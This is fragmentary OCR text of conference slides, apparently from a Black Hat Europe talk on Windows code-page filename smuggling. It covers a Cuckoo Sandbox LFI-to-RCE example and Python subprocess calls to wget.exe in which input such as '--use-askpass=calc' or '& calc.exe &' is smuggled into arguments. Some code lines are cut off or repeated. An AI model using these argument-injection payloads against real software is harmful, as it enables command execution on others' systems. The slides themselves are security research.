


Download

Name	**cuckoo.conf**
Size	6.5KB
Type	ASCII text
MD5	a39168f9e20bba2cd67a9cc1ae3ef6d6
SHA1	371be22301d323f14bca06711918d7b16085cc16
SHA256	f374cada27d8da1556d061147c4b6b82e3f863e5e8ae58c0e8f0a613178979a8
CRC32	B19B56BC
ssdeep	None
Yara	• vmdetect - Possibly employs anti-virtualization techniques
VirusTotal	Search for analysis


C:\Users\cuckoo\.cuckoo\conf\cuckoo.conf - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
cuckoo.conf
[cuckoo]
# Enable or disable startup version check. When enabled, Cuckoo will connect
# to a remote location to verify whether the running version is the latest
# one available.
version_check = yes
# Cuck bilities in
# one lities
# and
ignore
# The authentication token that is required to access the Cuckoo API, using
# HTTP Bearer authentication. This will protect the API instance against
# unauthorized access and CSRF attacks. It is strongly recommended to set this
# to a secure value.
api_token = zqrzb0LjK6xNEPh28Rlajw
✨cuckoo.conf

Cuckoo Sandbox LFI to RCE




This is Black Hat Europe


Why are you talking about Asian Code Pages?


All Code Pages lead to Path Traversal

- 874: Thai
- 1250: Latin 2 / Central European
- 1251: Cyrillic
- 1252: Latin 1 / Western European
- 1253: Greek
- 1254: Turkish
- 1255: Hebrew
- 1256: Arabic
- 1257: Baltic
- 1258: Vietnamese



All Code Pages lead to Path Traversal





Who are affected by filename smuggling?

Tips for mitigations:

Switch to Traditional Chinese 😉

Attack Surfaces ✨

Path / File name

Command Line

Environment Variable

Windows Registry

Active Directory

```
import subprocess
subprocess.run(
   ['wget.exe', f'http://example.tld/{USER_PROVIDED_INPUT}.txt']
)
```


On an English-configured Windows OS

What could go wrong here 👀

```
import subprocess
subprocess.run(
    ['wget.exe', f'http://example.tld/      & calc.exe &      .txt']
)
```

EaSy pEaSy 👌🤔

https://docs.python.org/3/library/subprocess.html#security-considerations



~~EaSy pEaSy~~ 👌🤔

```
>>> subprocess.run(["wget.exe", f'http://example.tld/ & calc & .txt'])
--2024-12-03 12:34:56--  http://example.tld/%20&%20calc%20&%20.txt
Resolving example.tld (example.tld)... 8.8.8.8
Connecting to example.tld (example.tld)|8.8.8.8|:80... connected.
...omitted...
```

```
    ["wget.exe", f"http://example.tld/ & calc.exe & .txt"]
)
```

So, Nope.

(not surprisingly)


```
import subprocess
subprocess.run(
   ['wget.exe', f'http://example.tld/ " --use-askpass=calc "  .txt']
)
```

And for sure, this won't work...

```
import subprocess
subprocess.run(
    ['wget.exe', f'http://example.tld/{" --use-askpass=calc "}.txt']
)
```

How about THIS?

```
import sub
subprocess
    ['wget.
)
```




```
" .txt']
```

Easy Peasy 👍


94.87% CAN'T FIND THE DIFFERENCE!!

Difficulty: ★★★★★

Windows PowerShell

```
PS C:\> python
Python 3.10.4 (tags/v3.10.4:9d38120, Mar 23 2022
, 23:13:41) [MSC v.1929 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license"
 for more information.
>>> subprocess.run(['wget.exe', f'http://example
.tld/"  --use-askpass=calc  " .txt'])
```

```
PS C:\> python
Python 3.10.4 (tags/v3.10.4:9d38120, Mar 23 2022
, 23:13:41) [MSC v.1929 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license"
 for more information.
>>> subprocess.run(['wget.exe', f'http://example
.tld/" --use-askpass=calc ".txt'])
```



Exploit 😱

Safe 🥰

Install Now!


94.87% CAN'T FIND THE DIFFERENCE!!

Difficulty: ★★★★★


Windows PowerShell

```
PS C:\> python
Python 3.10.4 (tags/v3.10.4:9d38120, Mar 23 2022
, 23:13:41) [MSC v.1929 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license"
 for more information.
>>> subprocess.run(['wget.exe', f'http://example
.tld/"  --use-askpass=calc  " .txt'])
```

```
PS C:\> python
Python 3.10.4 (tags/v3.10.4:9d38120, Mar 23 2022
, 23:13:41) [MSC v.1929 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license"
 for more information.
>>> subprocess.run(['wget.exe', f'http://example
.tld/" --use-askpass=calc ".txt'])
```



Exploit 😱





Safe 🥰

Install Now!


94.87% CAN'T FIND THE DIFFERENCE!!

Difficulty: ★★★★★





Exploit 😱




Safe 🥰

Install Now!

94.87% CAN'T FIND THE DIFFERENCE!!

Difficulty: ★★★★★



